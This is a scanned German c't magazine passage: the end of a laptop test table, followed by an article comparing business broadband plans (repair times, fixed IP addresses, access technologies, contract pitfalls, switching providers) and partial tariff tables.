
(mue@ct.de) 

## Literatur

- [1] Florian Müssig, Für unterwegs und daheim, 13,3-Zoll-Notebooks mit USB-C-Schnittstelle, c't 9/2018, S. 96
- [2] F. Müssig, Mobile Entschleunigung, Günstige Notebooks von 11,6 bis 17,3 Zoll, c't 16/2018, S. 76

## und mattem Bildschirm: Daten und Testergebnisse

Asus VivoBook X540UA	Dell Inspiron 15 (3576)	HP 15 (da0406ng)	Lenovo IdeaPad 330S-15IKB
90NB0HF1-M13510	9HRPY	4PN81EA#ABD	81F500WWGE
Windows 10 Home 64 Bit, Netzteil	Windows 10 Home 64 Bit, Netzteil	Windows 10 Home 64 Bit, Netzteil	Windows 10 Home 64 Bit, Netzteil
– / – / L / – / ✓	– / – / L / – / ✓	– / – / L / – / ✓	– / – / L / – / ✓
2 × L / 1 × L / – / –	1 × R / 2 × L / – / L	1 × R / 2 × L / – / L	– / 2 × L (1 × Typ C), 1 × R / – / –
L (MicroSD) / L / –	R (SD) / L / –	R (SD) / L / –	R (SD) / L / –
–	–	–	– / ✓ / – / – / –
BOE NT156FHM: 15,6 Zoll / 39,6 cm, 1920 × 1080, 16:9, 141 dpi, 11 ... 195 cd/m², matt	AUO B156HTN: 15,6 Zoll / 39,6 cm, 1920 × 1080, 16:9, 141 dpi, 14 ... 220 cd/m², matt	AUO38ED: 15,6 Zoll / 39,6 cm, 1920 × 1080, 16:9, 141 dpi, 17 ... 238 cd/m², matt	BOE NV156FHM-N48: 15,6 Zoll / 39,6 cm, 1920 × 1080, 16:9, 141 dpi, 4 ... 237 cd/m², matt
Intel Core i5-8250U, 1,6 GHz (Turbo bis 3,4 GHz), 4 × 256 KByte L2-, 6 MByte L3-Cache	Intel Core i5-8250U, 1,6 GHz (Turbo bis 3,4 GHz), 4 × 256 KByte L2-, 6 MByte L3-Cache	Intel Core i5-8250U, 1,6 GHz (Turbo bis 3,4 GHz), 4 × 256 KByte L2-, 6 MByte L3-Cache	Intel Core i5-8250U, 1,6 GHz (Turbo bis 3,4 GHz), 4 × 256 KByte L2-, 6 MByte L3-Cache
8 GByte DDR4-2400 / Intel Kaby-Lake-U	8 GByte DDR4-2400 / Intel Kaby-Lake-U	8 GByte DDR4-2666 / Intel Kaby-Lake-U	8 GByte DDR4-2666 / Intel Kaby-Lake-U
int.: Intel UHD 620 (vom Hauptspeicher) / –	PEG: AMD Radeon 520 (2048 MByte GDDR5) / ✓	int.: Intel UHD 620 (vom Hauptspeicher) / –	int.: Intel UHD 620 (vom Hauptspeicher) / –
HDA: Realtek ALC256	HDA: Realtek ALC236	HDA: Realtek ALC236	HDA: Realtek ALC236
– / PCIe: Intel Dual Band Wireless-AC 8265 (a/b/g/n-300/ac-867)	PCIe: Realtek (100 MBit) / PCIe: Intel Dual Band Wireless-AC 3165 (a/b/g/n-150/ac-433)	PCIe: Realtek (GBit) / PCIe: Realtek RTL8821CE (a/b/g/n-150/ac-433)	– / PCIe: Qualcomm QCA9377 (a/b/g/n-150/ac-433)
– / USB: Intel (Microsoft)	– / USB: Intel (Microsoft)	– / USB: Realtek (Microsoft)	– / USB: Qualcomm (Microsoft)
I2C: HID (max. 4 Finger) / TPM 2.0 / –	PS/2: HID (max. 4 Finger) / TPM 2.0 / –	PS/2: Synaptics (max. 4 Finger) / TPM 2.0 / –	I2C: HID (max. 4 Finger) / TPM 2.0 / –
SSD: SanDisk X600 (256 GByte) / –	SSD: Micron 1100 (256 GByte) / –	SSD + HDD: LiteOn CV8 + HGST Travelstar Z5K1 (128 + 1000 GByte) / HL-DT-ST GUE1N (DVD-Multi)	SSD: Samsung PM961 (256 GByte) / –
30 Wh Lithium-Ionen / – / –	40 Wh Lithium-Ionen / ✓ / –	41 Wh Lithium-Ionen / – / –	26 Wh Lithium-Ionen / – / –
45 W, 149 g, 5,3 cm × 5,3 cm × 2,9 cm, Steckernetzteil	65 W, 328 g, 10,7 cm × 4,6 cm × 2,8 cm, Kleebrettstecker	45 W, 270 g, 9,1 cm × 3,6 cm × 2,7 cm, Kleebrettstecker	45 W, 170 g, 6,3 cm × 6,3 cm × 2,9 cm, Steckernetzteil
1,72 kg / 38,1 cm × 25 cm / 2,6 ... 3 cm	2,11 kg / 38 cm × 25,9 cm / 2,5 ... 2,6 cm	2,01 kg / 37,6 cm × 24,6 cm / 2,4 cm	1,74 kg / 35,8 cm × 24,3 cm / 2,1 ... 2,3 cm
1,9 cm / 19 mm × 19 mm	1,7 cm / 19 mm × 18 mm	1,6 cm / 18,5 mm × 18,5 mm	1,5 cm / 19 mm × 19 mm
0,4 W / 0,3 W	0,4 W / 0,3 W	0,6 W / 0,4 W	0,5 W / 0,4 W
2,1 W / 5,2 W / 6,2 W	1,9 W / 3,8 W / 4,5 W	2,5 W / 5,3 W / 7 W	3 W / 5,5 W / 6,8 W
47,4 W / 9,3 W / 33,2 W	51,8 W / 7,8 W / 40,3 W	29,3 W / 9,8 W / 29,3 W	41,4 W / 9,1 W / 29,7 W
45,6 W / 0,53	56,2 W / 0,52	44,9 W / 0,54	45,4 W / 0,52
7,7 h (4 W) / 4,4 h (6,9 W) / 1,4 h (22,5 W)	12 h (3,3 W) / 6 h (6,7 W) / 2,4 h (16,9 W)	9,9 h (4,1 W) / 5,9 h (6,9 W) / 1,7 h (23,6 W)	6,7 h (3,8 W) / 3,6 h (7,2 W) / 1,1 h (22,7 W)
1,4 h / 5,5 h	1,8 h / 6,5 h	1,3 h / 7,7 h	1,3 h / 5,2 h
0,1 Sone / 0,8 Sone	< 0,1 Sone / 0,7 Sone	0,1 Sone / 1,1 Sone	< 0,1 Sone / 1,1 Sone
518,5 / 257,2 MByte/s	475,5 / 476,4 MByte/s	523,3 / 143,7 MByte/s	2513,2 / 1290,5 MByte/s
54838 / 45949	51651 / 54019	43395 / 36810	70019 / 50854
43 MByte/s	19,9 MByte/s	34,8 MByte/s	20,1 MByte/s
23 / 21,4 MByte/s / ✓	10,8 / 8,5 MByte/s / –	16 / 12,6 MByte/s / ✓	14,6 / 12 MByte/s / ✓
⊕⊕ / 99,6 dB(A)	⊕ / 97,2 dB(A)	⊕⊕ / 100,1 dB(A)	⊕ / 93,2 dB(A)
144 / 539	142 / 599	144 / 549	143 / 427
5269 / 4525 / 1140 / 428	4568 / 5253 / 1536 / 519	4683 / 4170 / 973 / 392	5237 / 4556 / 1119 / 428
○	⊕⊕	⊕	○
⊕⊕ / ⊖	⊕⊕ / ○	⊕⊕ / ⊖	⊕⊕ / ⊖
○ / ○	○ / ⊕	○ / ○	⊕ / ○
580 €	650 €	600 €	600 €
1 Jahr	1 Jahr	1 Jahr	2 Jahre
✓ vorhanden	– nicht vorhanden	k. A. keine Angabe	



im Privatkundengeschäft gar nicht zulässig wäre. Allerdings kann man sich darauf nicht verlassen und mitunter, beispielsweise bei Vodafone, gehen Preise mit und ohne Mehrwertsteuer auch gerne mal bunt durcheinander. In unserer Übersicht auf Seite 104 haben wir alle Preise inklusive Mehrwertsteuer angegeben. Da auf den Webseiten oft Nettopreise angegeben werden, ergeben sich aus den typischen Schwellenpreisen wie 29,99 Euro krumme Werte – in diesem Beispiel 35,69 Euro.

Die strikte Trennung von Privat- und Businessanschlüssen besteht schon lange nicht mehr. Die Zeiten, in denen die Telekom VDSL-Privatkunden-Anschlüsse gnadenlos abschaltete, sobald sie eine geschäftliche Nutzung vermutete, sind lange vorbei. Geschäftskunden können also durchaus zu günstigeren Privatkundenangeboten greifen, müssen dann aber auch mit den Leistungen und der geringeren Betriebssicherheit dieser Anschlüsse leben. Andersherum bieten die Provider ihre Geschäftskundentarife Privatkunden meist nicht an, einige verlangen im Zweifelsfall sogar einen Nachweis der geschäftlichen Tätigkeit. Dabei geht es den Providern vermutlich nicht ums Prinzip, sondern um Verbraucherrechte, die bei Geschäften zwischen Unternehmen nicht eingehalten werden müssen.

Bild: Thorsten Habner

Ein wichtiger Unterschied zwischen den beiden Produktgruppen liegt im Service. Geschäftskundenanschlüsse haben eine garantierte Entstörungszeit und werden deshalb vorrangig entstört. Die Garantie ist allerdings nicht allzu viel wert: Bei Großstörungen, etwa wenn ein Lkw einen Verteilerkasten umfährt oder wenn Hochwasser eine Vermittlungsstelle flutet, können Anschlüsse auch einmal Tage oder Wochen ausfallen, ohne dass man den Provider dafür in Haftung nehmen könnte.

# Business online

## 22 Internettarife mit besonderen Leistungen für Geschäftskunden

**Internetzugänge für Geschäftskunden bieten hohe Ausfallsicherheit und auf Wunsch eine feste IP-Adresse. Einstiegspakete gibt es schon ab 35 Euro monatlich – genaues Hinsehen lohnt sich aber.**

**Von Urs Mansmann**

**A**lle großen Internet-Provider, die im Privatkundengeschäft tätig sind, haben auch ein Angebot für Geschäftskunden. Auf den ersten Blick erscheinen die Angebote fast identisch. Schaut man genauer hin, offenbaren sich große Unterschiede.

Die erste Hürde beim Vergleich ist die Mehrwertsteuer. Für Geschäftskunden werden meist Nettopreise angegeben, was

### Schnelle Entstörung

Üblicherweise beträgt die Entstörzeit acht Stunden. Da die wenigsten Betriebe rund um die Uhr arbeiten, erfolgt die Entstörung zwar üblicherweise noch am gleichen Tag, aber bei Ausschöpfung der Frist in vielen Fällen erst nach den Geschäftszeiten.

Was die Sache noch schlimmer macht: Mit dem Wegfall von ISDN-Anschlüssen läuft auch das Telefon über die Internet-Anbindung. Wenn der Internet-Anschluss ausfällt, ist also nicht nur das Internet tot, sondern auch der Telefonanschluss, egal ob die Anlage vor Ort steht

oder in der Cloud. Mit einer Anlage vor Ort klappen aber dann wenigstens noch interne Gespräche.

Überschreitet der Provider die vertraglich vereinbarten Entstörzeiten, macht er sich unter Umständen schadenersatzpflichtig. Grundsätzlich können Unternehmen solche Ansprüche zwar geltend machen, in der Praxis ist das aber sehr schwierig. Oft scheitert es schon daran, dass die konkrete Höhe des Schadens durch den Ausfall der Internetverbindung sehr schwer gerichtsfest nachzuweisen ist.

Wer auf den Anschluss dringend angewiesen ist, etwa weil Aufträge ausschließlich online oder telefonisch hereinkommen, sollte sich lieber einen redundanten Zugang zulegen, damit erst gar kein Schaden entsteht. Idealerweise lässt man einen zusätzlichen Anschluss über ein anderes Medium laufen, damit eine Störungsursache nicht gleich beide Anschlüsse lahmlegen kann. Alternativ zu DSL-Zugängen bieten sich TV-Kabelzugänge und andersherum an. Als letzter Notnagel kann man sich des Mobilfunkes bedienen, idealerweise über das schnelle LTE. Mit Tagesflatrates entstehen dafür noch nicht einmal laufende Kosten. Über eine bedingte Rufumleitung bei Nichterreichbarkeit lassen sich Telefonate bei einem Ausfall der VoIP-Verbindung automatisch auf Handys umleiten.

Die IP-Telefonanlage und die VoIP-Dienste muss man nicht zwingend vom gleichen Anbieter beziehen wie den Internetanschluss. Die hier vorgestellten Tarife bieten durchweg nur wenige gleichzeitige Gespräche und Rufnummern. Für kleine Unternehmen wie eine Anwaltskanzlei oder einen Handwerksbetrieb mit wenigen Angestellten reicht das durchaus – wer mehr benötigt, ist bei einem VoIP-Spezialisten aber unter Umständen besser aufgehoben als bei einem Vollsortimenter, bei dem Telefonie nur eine Leistung von vielen ist.

Eine Ausnahme stellt das Angebot von Easybell dar, das standardmäßig wahlweise eine Cloud-Telefonanlage oder einen SIP-Trunk umfasst, also eine virtuelle Telefonanlage oder einen virtuellen Anlagenanschluss. Solche Leistungen gibt es auch von anderen Anbietern, aber in aller Regel nur gegen Aufpreis.

## IP-Adressen

Ein wichtiger Grund für einen Geschäftskundenanschluss ist die Zuweisung mindestens einer festen IP-Adresse. Darüber

ist das Firmennetz von außen zugänglich, ohne dass man Klimmzüge wie DDNS machen muss. Feste IP-Adressen gibt es in Deutschland ausschließlich für Geschäftskundenanschlüsse. Privatkunden müssen damit leben, dass sie zumindest hin und wieder eine neue IP-Adresse zugewiesen bekommen.

Gerade in diesem Punkt empfiehlt es sich aber, genau hinzuschauen. Wenn eine Adresse inklusive ist, dann stets nur eine IPv4-Adresse. Weitere IPv4-Adressen können richtig Geld kosten, etwa 39,90 Euro für vier weitere IPv4-Adressen bei Unitymedia – pro Monat. Wer mehr als eine IPv4-Adresse braucht, sollte die Angebote daher sorgfältig vergleichen.

Sehr viel großzügiger verteilen die Provider IPv6-Adressen, bei denen keine Knappheit herrscht. Hier erhält man inzwischen standardmäßig ein /56-Präfix. Allerdings bietet auch 2019 noch nicht jeder Anbieter IPv6-Adressen an. Wer IPv6 benötigt, hat also nur eine eingeschränkte Auswahl.

## Die richtige Zugangstechnik

In städtischen Wohnlagen und Gewerbegebieten hat man oft die Wahl zwischen verschiedenen Zugangstechniken. Günstig und leistungsfähig sind **VDSL-Anschlüsse**. Diese gibt es mit bis zu 250 MBit/s im Downstream und 40 MBit/s im Upstream. Allerdings haben noch längst nicht alle Anbieter die 250-MBit/s-Variante im Angebot, auch wenn sie vor Ort technisch bereits verfügbar ist. Die Telekom bietet solche Anschlüsse zwar an, die meisten Wiederverkäufer sind aber kurz nach dem

Start der neuen Super-Vectoring-Technik offensichtlich noch nicht darauf eingestellt, die Anschlüsse ihrerseits zu verkaufen. Branchenstandard ist weiterhin der 100-MBit/s-Anschluss mit 40 MBit/s im Upstream. Günstiger lassen sich Anschlüsse mit 50 MBit/s im Downstream und 10 MBit/s im Upstream buchen. 25-MBit/s-Anschlüsse mit 5 MBit/s im Upstream sind ein Notbehelf, wo die Anschlussleitung nicht mehr hergibt.

Wo VDSL nicht verfügbar ist, bieten die Provider **ADSL** an. Nominal bieten die Anschlüsse 16 MBit/s im Downstream und 1 oder 2,5 MBit/s im Upstream. Preislich unterscheiden sich diese Anschlüsse meist nicht vom 50-MBit/s-Angebot, bleiben aber in der Leistung weit zurück. In den meisten Fällen erreicht man an ADSL-Anschlüssen nur 10 bis 14 MBit/s im Downstream.

Wenn ein ADSL-Anschluss noch weniger hergibt, kann man auf **SDSL** zurückgreifen. Typischerweise erreicht man auf einer Leitung dann 1,5 bis rund 2 MBit/s, sowohl in Sende- als auch in Empfangsrichtung; das S im Kürzel steht für „symmetrisch“. In der Tabelle haben wir ein SHDSL-Angebot von Plusnet aufgeführt, das durch die Verwendung mehrerer Leitungen (Bonding) bis zu 20 MBit/s in beiden Richtungen erreicht. Der große Aufwand schlägt allerdings auch auf den Preis durch. Für das Angebot sind auch weniger leistungsfähigere Varianten mit geringeren monatlichen Kosten verfügbar.

Eine interessante Alternative auch für Geschäftskunden ist das **TV-Kabel**. Dieses erreicht im Downstream bis zu 1 GBit/s,

Webshop L	Webshop M	Webshop S
Webshop L ist die Top-Lösung um bis zu 10.000 Artikel für einen großen Kundenkreis professionell und attraktiv in Szene zu setzen – Mehrsprachigkeit und die optionale Anbindung an Warenwirtschafts- und Kassensystem sowie die Schnittstelle an Amazon und eBay helfen Ihnen, Ihr Geschäft im Online-Handel noch erfolgreicher zu machen.	Webshop M ist die richtige Wahl für größere Sortimente mit bis zu 1.000 Artikeln. Automatische Rechnungs erstellung oder Zahlungsbwicklung über Kreditkarte, PayPal Plus oder Amazon Pay können ebenso schnell integriert werden wie erweiterte Versandmethoden (DHL, Intraship, Packlink, Sendcloud) sowie Preis- und Produktvergleichsportale.	Webshop S ist die perfekte Wahl für den Einstieg in den Online-Handel. Es sind bis zu 100 Produkte einstellbar. Sie können dabei aus einer großen Auswahl an modernen Design-Vorlagen wählen und die Inhalte per Drag & Drop anpassen. HTML-Kenntnisse sind dafür nicht notwendig. Weiterhin sind PayPal und Standardzahlungsmethoden (Vorkasse, Nachnahme, Rechnung) bereits integriert.
Im 1. Monat statt 47,99 € <b>19,99 €</b>   monatlich, netto	in den ersten 3 Monaten statt 23,99 € <b>9,99 €</b>   monatlich, netto	Im 1. Monat statt 44,99 € <b>4,99 €</b>   monatlich, netto
<b>X ENTFERNEN</b>	<b>+ HINZUFÜGEN</b>	<b>+ HINZUFÜGEN</b>

## Office Komplett Business-DSL und Telefonie

**VDSL bis zu 100 Mbit/s**

Echte Flatrates, garantierte Geschwindigkeit, feste IP (optional)

[Zur Bandbreitengarantie](#)

**Geschäftstelefonie**

Rufnummernblöcke ohne monatlichen Aufpreis, optional bis zu 30 parallele Gespräche

[Mehr erfahren](#)



**Faire Flat-Angebote**

Sehr günstige Minutenpakete oder attraktive Flatrates ins Festnetz und ins Mobilfunknetz

**Cloud Telefonanlage**

Nutzen Sie Ihre Telefonanlage genau dort, wo Sie gerade sind - einfach, sicher und zuverlässig

[Mehr erfahren](#)

**Von uns geprüfte Adresse:**  
30625 Hannover  
Karl-Wiechert-Allee 10

Herzlichen Glückwunsch, folgende Anschlusstechnologien sind verfügbar:  
**VDSL:** bis zu 100 Mbit/s im Down- und 40 Mbit/s im Upload  
**ADSL Annex J:** bis zu 16 Mbit/s im Down- und 2,8 Mbit/s im Upload  
**ADSL Annex B:** bis zu 16 Mbit/s im Down- und 1 Mbit/s im Upload

[Adresse ändern](#)

Anhand der Adresse können die Anbieter ermitteln, welche Datenrate am Anschluss zur Verfügung steht.

im Upstream bis zu 50 Mbit/s. Der Anbieter Unitymedia, der in Baden-Württemberg, Hessen und Nordrhein-Westfalen tätig ist, bietet Geschäftskunden derzeit aber maximal 25 MBit/s im Upstream.

Noch mehr Leistung erhält man an **Glasfaseranschlüssen**, die in Deutschland aber nur an wenigen Stellen verfügbar sind. Ist das Gebäude erschlossen, ist man auf den Anbieter angewiesen, der das Kabel verlegt hat. Anders als bei Kupfer-Telefonleitungen der Telekom gibt es im Glasfasermarkt keine Verpflichtung für die Provider, anderen Anbietern den Zugang zum Glasfasernetz zu gewähren.

Ein Neuanschluss ist zwar eine teure Sache, kann sich für größere Firmen aber durchaus lohnen. Der Preis hängt von den örtlichen Gegebenheiten ab. Ist nur eine kurze Stichleitung von einer bestehenden Glasfasertrasse zu verlegen, kostet der Anschluss nur einen niedrigen vierstelligen Betrag. Ist hingegen eine kilometerlange Trasse nötig, belaufen sich die Kosten schnell auf sechsstellige Beträge. Manchmal ist ein Umzug des Unternehmens in ein breitbandtechnisch gut erschlossenes Gebiet die günstigere Variante.

### Kostenfallen

Viele Verbraucherrechte gelten im Geschäftsverkehr nicht, beispielsweise das 14-tägige Widerrufsrecht. Aber auch die für Privatkunden gesetzlich vorgeschriebenen Produktinformationsblätter im PDF-Format, die detaillierte Informationen über das Produkt in übersichtlicher Form auf einer Seite enthalten, sucht man oft vergebens. Besonders lästig sind vorausgewählte

Zusatzzleistungen, die man im Bestellprozess eigens abwählen muss. Geschäftskunden müssen bei der Bestellung also deutlich besser aufpassen als Verbraucher.

Während im Privatkundengeschäft maximal zwei Jahre Vertragslaufzeit zulässig sind, werden Geschäftskundenverträge mit einer Laufzeit von bis zu fünf Jahren angeboten. Das sollte man sich trotz der damit in der Regel verbundenen Rabatte gut überlegen, denn der Markt ist in Bewegung. Das Preisniveau in fünf Jahren dürfte deutlich niedriger liegen als heute. Auch für Geschäftskunden gibt es Verträge mit kurzer Laufzeit, mit denen man sich die maximale Flexibilität erhält.

Wer einen Vertrag abschließen will, sollte den Bestellprozess einmal online durchspielen, sofern der Provider das anbietet. Ein Anruf beim Anbieter ist die deutlich schlechtere Variante, denn am Telefon erhält man viele wichtige Informationen nicht. Oft enthalten die Angebote Seitenweise Kleingedrucktes oder interessante Optionen, die bei der Telefonberatung gerne untergehen.

Zu Beginn des Bestellprozesses liegt die Verfügbarkeitsprüfung. Die Provider wissen inzwischen sehr genau, an welchem Anschluss sie welche Leistung lie-

fern können und unterbreiten dem Kunden anschließend nur tatsächlich verfügbare Leistungen. In weiteren Schritten kann man dann Zusatzleistungen buchen – die bei Geschäftskunden gerne einmal vorausgewählt sind und die der Kunde manuell abwählen muss.

### Richtig wechseln

Falls Sie Ihren Anbieter wechseln wollen, sollten Sie genügend Vorlauf einplanen. Prüfen Sie zunächst, zu welchem Termin Sie Ihren derzeitigen Vertrag kündigen können und welche Fristen dafür gelten. Kündigen Sie ihn aber keinesfalls selbst, sondern stimmen Sie das mit dem neuen Anbieter ab. Üblicherweise übernimmt der neue Anbieter die Kündigung beim alten und koordiniert bei dieser Gelegenheit die genauen Termine.

Gehen Sie einen Wechsel nicht zu spät an, sonst riskieren Sie, ungewollt noch einmal ein Jahr beim alten Anbieter bleiben zu müssen oder – wenn Sie die Kündigung selbst vornehmen – mit dem Wechsel einen längeren Ausfall des Anschlusses zu provozieren. Geben Sie dem neuen Anbieter mindestens zwei Wochen Zeit, die Kündigung Ihres Altanschlusses gegenüber dem alten Anbieter auszusprechen, idealerweise planen Sie dafür vier bis sechs Wochen ein.

Falls Ihre VoIP-Telefonie über einen separaten Anbieter läuft, ist dieser vom Wechsel nicht betroffen. Wenn der jetzige Provider jedoch Breitbandanschluss und Telefonie bereitstellt, müssen Sie auch die Portierung der Telefonnummer und eine mögliche Umkonfiguration der Telefonanlage oder der IP-Telefone rechtzeitig beauftragen. Zwar können die Telefonnummern und der Anschluss zu unterschiedlichen Providern umziehen, das aber erfordert eine sehr genaue Planung. Die Kündigung muss in diesem Fall vom neuen VoIP-Anbieter ausgehen, sollte aber mit dem neuen Breitbandanbieter abgestimmt sein. Hier sollten Sie nochmals einige Wochen zusätzlich einplanen, damit genug Zeit für die Lösung möglicher Probleme beim Wechsel bleibt. [uma@ct.de\) ct](mailto:(uma@ct.de) ct)

Prüfung erfolgreich!

An Ihrer Adresse ist nicht DSL, sondern LTE mit bis zu 21,6 Mbit/s für Ihr Business verfügbar.

[Weiter](#)

Ihre geprüfte Adresse:

[Adresse ändern](#)

# Netzwerk-Set




- Netzwerkstecker Cat.6a
  - 2 Stück
  - für starre LAN Kabel



- Gigabit Switch
  - Metallgehäuse
  - Auto-MDI/MDIX

**tp-link 5-port Gigabit Desktop Switch**



ab **37,69 €\***

## Cat.7 Verlegekabel

- 1000 MHz
- 25 m, 50 m oder 100 m



**DIY N@WORK!**


## Netzwerk Wandgehäuse Flat Pack

- 19 Zoll (48,3 cm), Tiefe 450 mm, nicht vormontiert, eigenbelüftet
- Seitenwände abnehmbar mit Schnellverschluss und Schloss
- 6, 9, 12 oder 15 HE



ab **89,49 €\***

EXTRA FLACHE  
VERPACKUNGSMÄRKE



**Bis 16 Uhr bestellt – Versand noch am selben Tag\*\***

\*\* Mo - Fr, Warenverfügbarkeit vorausgesetzt

**Jetzt kostenlos  
Katalog  
anfordern!**



**[www.kabelscheune.de](http://www.kabelscheune.de)**

## Breitband-Anschlüsse für Unternehmen

Anbieter	1&1	1&1	1&1	1&1	1&1
Tarif	Business-Flat DSL 16	Business-Flat VDSL 50	Business-Flat VDSL 100	Glasfaser Business 500	Glasfaser Business 1000
URL	dsl.1und1.de/business	dsl.1und1.de/business	dsl.1und1.de/business	dsl.1und1.de/business	dsl.1und1.de/business
Anschlussart	ADSL	VDSL	Vectoring	FTTH	FTTH
<b>Leistungen / Optionen</b>					
Bandbreite Down- / Upstream MBit/s	16 / 2,4	50 / 10	100 / 40	500 / 100	1000 / 200
Mindestbandbreite Down- / Upstream <sup>1</sup> MBit/s	0,8 / 0,06	16,7 / 1,6	54 / 1,6	500 / 100	1000 / 200
Drosselung	—	—	—	—	—
Servicezeiten für Entstörung	24 Stunden täglich				
längste Entstördauer	8 Stunden nach Meldung				
zugesagte Verfügbarkeit im Jahresmittel	97 %	97 %	97 %	99,5 %	99,5 %
feste IPv4-Adressen	—	—	—	—	—
feste IPv6-Adressen	—	—	—	—	—
Telefonanschlussart / gleichzeitige Gespräche/Rufnummern	VoIP / 1 / <sup>3</sup> 1	VoIP / 2 / 3			
<b>Vertragskonditionen und Kosten (inklusive Mehrwertsteuer)</b>					
Laufzeit / Verlängerung / Kündigungsfrist (Monate)	24 / 12 / 3	24 / 12 / 3	24 / 12 / 3	24 / 12 / 3	24 / 12 / 3
günstigste mitgelieferte Hardware	VoIP-Router, kostenlos				
<b>Kosten (inklusive Mehrwertsteuer)</b>					
Einmalkosten abzgl. Ermäßigungen <sup>2</sup>	275,70 € Gutschrift	204,30 € Gutschrift	204,30 € Gutschrift	904,40 €	1951,60 € Gutschrift
Internet-Anschluss, monatlich	41,64 €	41,64 €	47,59 €	355,81 €	593,81 €
Telefonanschluss / Festnetz-Flat / Allnet-Flat monatlich	inklusive / inklusive / —				

## Breitband-Anschlüsse für Unternehmen

Anbieter	Telekom	Telekom	Telekom	Telekom	Unitymedia
Tarif	DeutschlandLAN IP Start Premium	DeutschlandLAN IP Start Premium	DeutschlandLAN IP Start Fiber 500	DeutschlandLAN IP Start Fiber 1000	Office Internet 50
URL	geschaeftskunden.telekom.de	geschaeftskunden.telekom.de	geschaeftskunden.telekom.de	geschaeftskunden.telekom.de	www.unitymedia.de/business
Anschlussart	VDSL	Vectoring	FTTH	FTTH	TV-Kabel
<b>Leistungen / Optionen</b>					
Bandbreite Down- / Upstream MBit/s	50 / 10 (16 / 2,4)	100 / 40 (250 / 40)	500 / 200	1000 / 500	50 / 5
Mindestbandbreite Down- / Upstream <sup>1</sup> MBit/s	27,9 / 2,7 (6,3 / 0,7)	54 / 20 (175 / 20)	400 / 160	700 / 400	—
Drosselung	—	—	—	—	—
Servicezeiten für Entstörung	24 Stunden täglich	24 Stunden täglich	24 Stunden täglich	24 Stunden täglich	Mo.-Sa. 8-20 Uhr
längste Entstördauer	8 Stunden	8 Stunden	8 Stunden	8 Stunden	8 Stunden
zugesagte Verfügbarkeit im Jahresmittel	97 %	97 %	97 %	97 %	99,5 %
feste IPv4-Adressen	— <sup>8</sup>	— <sup>8</sup>	— <sup>8</sup>	— <sup>8</sup>	1
feste IPv6-Adressen	— <sup>8</sup>	— <sup>8</sup>	— <sup>8</sup>	— <sup>8</sup>	k. A.
Telefonanschlussart / gleichzeitige Gespräche/Rufnummern	VoIP / 2 / 3	VoIP / 1 / 1			
<b>Vertragskonditionen und Kosten (inklusive Mehrwertsteuer)</b>					
Laufzeit / Verlängerung / Kündigungsfrist (Monate)	24 / 12 / 1	24 / 12 / 1	24 / 12 / 1	24 / 12 / 1	24 / — / 3
